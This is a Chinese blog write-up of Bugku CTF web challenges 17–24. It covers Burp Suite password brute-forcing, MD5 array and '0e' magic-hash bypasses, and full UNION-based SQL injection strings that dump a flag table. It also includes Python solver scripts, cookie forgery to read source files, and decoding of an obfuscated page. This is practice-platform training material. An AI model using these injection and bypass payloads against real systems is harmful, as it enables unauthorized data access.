Bugku的web题（三）

原创

「已注销」 于 2019-08-14 10:47:37 发布 161 收藏 2

分类专栏： web writeup bugku 文章标签： bugku web 17-24

本文链接：https://blog.csdn.net/weixin_43342135/article/details/99347782

web writeup 同时被 2 个专栏收录

6 篇文章 0 订阅

订阅专栏


bugku


6 篇文章 0 订阅


订阅专栏

17.输入密码查看flag

查看网站，得到提示baopo的提示，于是这里采取了burpsuite抓包进行密码爆破：









最后burpsuite，爆破出密码：13579

得到了flag：




18.点击一百万次

点击查看网站，然后观察网页源码，发现了post传值的可能。



然后我们传值给clicks变量，传1000000给clicks变量，得到flag




19.备份是个好习惯

打开网页之后，得到一串字符串记录下来得到：


```
d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204e9800998ecf8427e
```

查看网页源码后，一无所获，猜测可能要扫描网站的后台，经过扫描发现了一个文件


下载下来之后，用记事本打开



经过代码的审计，明白了要利用post传值，使得key1经过MD5加密后和key2经过MD5加密的相等，并且key1不能和key2相同。所以我们采用0法，即md5加密后为NULL的key1和key2，由于md5函数无法处理数组，所以我们只要分别传入一个数组即可。又由于key会被替代，所以在这里，我们采用双写key的方法传入。




f0e166dc34d14d6c228ffac576c9a43c



得到另一串字符：f0e166dc34d14d6c228ffac576c9a43c
结合在一起，猜测是MD5解密,解密之后，一脸懵逼
看别人的writeup才知道这个时候已经有flag了，感觉是这个方法后来题目不给了flag，
于是就采用了0e的方法：列举一些经过MD5加密之后为0*10的多少次方的字符串,由于是*0的多少次方都是0。

```
大佬博客：https://blog.csdn.net/qq_41281571/article/details/81292786
```

然后得到flag



0e830400451993494058024219903391 0e462097431906509019562988736854Bugku{OH_YOU_FIND_MY_MOMY}鍙栧緱flag

20.成绩单

1.打开网页之后，进行逐项的查询，并记录下信息，发现共有三组信息：

龙龙龙的成绩单

Math	English	Chinese
60	60	70

浩儿的成绩单

Math	English	Chinese
70	84	74

静静的成绩单

Math	English	Chinese
80	85	90

于是这里运用`id=-1' union select 1,2,3,4#`,发现注入点2,3,4，于是尝试是否存在过滤，经过测试没发现过滤，所以这里运用database()进行数据库的查询，得到数据库的名称：

1的成绩单

Math	English	Chinese
2	skctf_flag	4

于是从information_schma库利用group_concat()函数来查询表名：

```
 id=-1' union select 1,2,group_concat(table_name),4 from information_schema.tables where table_schema='skctf_fla
g'#
```

1的成绩单

Math	English	Chinese
2	fl4g,sc	4

然后利用column_name查询字段从已得到的表名中，进行查找：

```
id=-1' union select 1,column_name,3,4 from information_schema.columns where table_name='fl4g'#
```

Submit

1的成绩单

Math	English	Chinese
skctf_flag	3	4

这个时候就是直接对字段的内容进行读取即可：

```
id=-1' union select 1,skctf_flag,3,4 from fl4g#
```

得到flag：

1的成绩单

Math	English	Chinese
BUGKU{Sql_INJECT0N_4813drd8hz4}	3	4


除了这个方法，听说还有一个方法是采用burpsuite抓包，然后再sqlmap爆破。这里就算了，网上另找大佬的博客看看就好了。

21.秋名山老司机

打开网页之后，发现网页让我们在两秒内计算一个算式并且post给网页，每次刷新网页都是不一样的算式，所以是不可能单靠自己来提交。一开始打算用burpsuite来抓包修改提交但是一直失败，所以这里采用了脚本的方法。


```
import requests
from bs4 import BeautifulSoup
url = "http://123.206.87.240:8002/qiumingshan/index.php"
S=requests.session()
r=S.get(url)
r.encoding ='utf-8'
soup=BeautifulSoup(r.text,'html.parser')
num = soup.div.text

final={'value':eval(num.replace('=?;',''))}

r=S.post(url,data=final)

r.encoding = 'utf-8'
print(r.text)
```

得到flag：




22.速度要快

打开网页之后，得到提示要post传值给



于是这里burpsuite抓包尝试一下，得到一串字符base64加密的字符



经过base64解密后得到了：

这里猜测应该没这么简单，提交果然是错的，于是再次burpsuite抓包，这次解密出来的和上次不一样，于是猜测这是动态的一个值。
于是准备写脚本将所得到的base64解密之后的密码post给margin变量，得到flag：

脚本如下：


```
# -*- coding: cp936 -*-
import requests
import base64
url="http://123.206.87.240:8002/web6/"
r=requests.session()
headers=r.get(url).headers#因为flag在消息头里

mid=base64.b64decode(headers['flag'])
mid=mid.decode()#为了下一步用split不报错，b64decode后操作的对象是byte类型的字符串，而split函数要用str类型的

flag = base64.b64decode(mid.split(':')[1])#获得flag:后的值
data={'margin':flag}
print (r.post(url,data).text)#post方法传上去
```

flag：

23.cookies欺骗

```
打开网站之后发现了网站后面的`a2V5cy50eHQ=`进行base64解密得到了
keys.txt
```


但是网页上提示的一连串的字符不知道啥意思，看不懂，于是这里直接访问keys.txt,发现很是尴尬，这里就比较无语了，竟然得到和刚才一样的字符串。
于是这里观看大佬的博客，就明白了这里是要修改原来访问链接的，进行读取源码的。
修改参数line=2&filename=aW5kZXgucGhw
这里发现代码还有好多，于是采用编写脚本的方法来读取网页的源代码



进行代码的审计之后，明白了


```
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}
```

于是这里就修改对应的cookies去访问，还有对应的base64编码加上
这里利用burpsuite修改对应的cookie，然后再forward，查看网页源码，得到flag：



24.never give up

打开网页，查看网页的源代码发现了提示，去查询



访问之后，直接被中转到了bugku的主网站，于是这里采取burpsuite抓包，啥也没得到。
这里就采用了添加view-source:去访问网页的源代码，防止重新定向
view-source:http://123.206.87.240:8006/test/1p.html
得到了：

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTNCaWY1Mjg1MjE1MjRfR0VUJTVCJTI3aWQlMjc1NUQlMjk1MEE1N0I
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```



经过url解码得到：

```
var Words ="<script>window.location.href='http://www.bugku.com';</script>
<!--JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxv
LnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUw
QSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUy
NGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5
cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYl
MjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5k
JTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0
JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4
dCUyMiUyOSUzQiUwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUy
MSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ==-->"
```

再base64解码和js解码得到了代码

```
 var Words ="<script>window.location.href='http://www.bugku.com';</script>
<!--";if(!$_GET['id'])
{
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and su
bstr($b,0,1)!=4)
{
 require("f4l2a3g.txt");
}
else
{
 print "never never never give up !!!";
}


?>-->"
```

意外发现了可以直接访问f4l2a3g.txt这个txt得到flag：



flag{tHis_iS_THe_fLaG}

之后观看大佬的博客之后，才知道原来题目还有一种其他方法，这里就不说了，需要的百度去。

谢谢观看！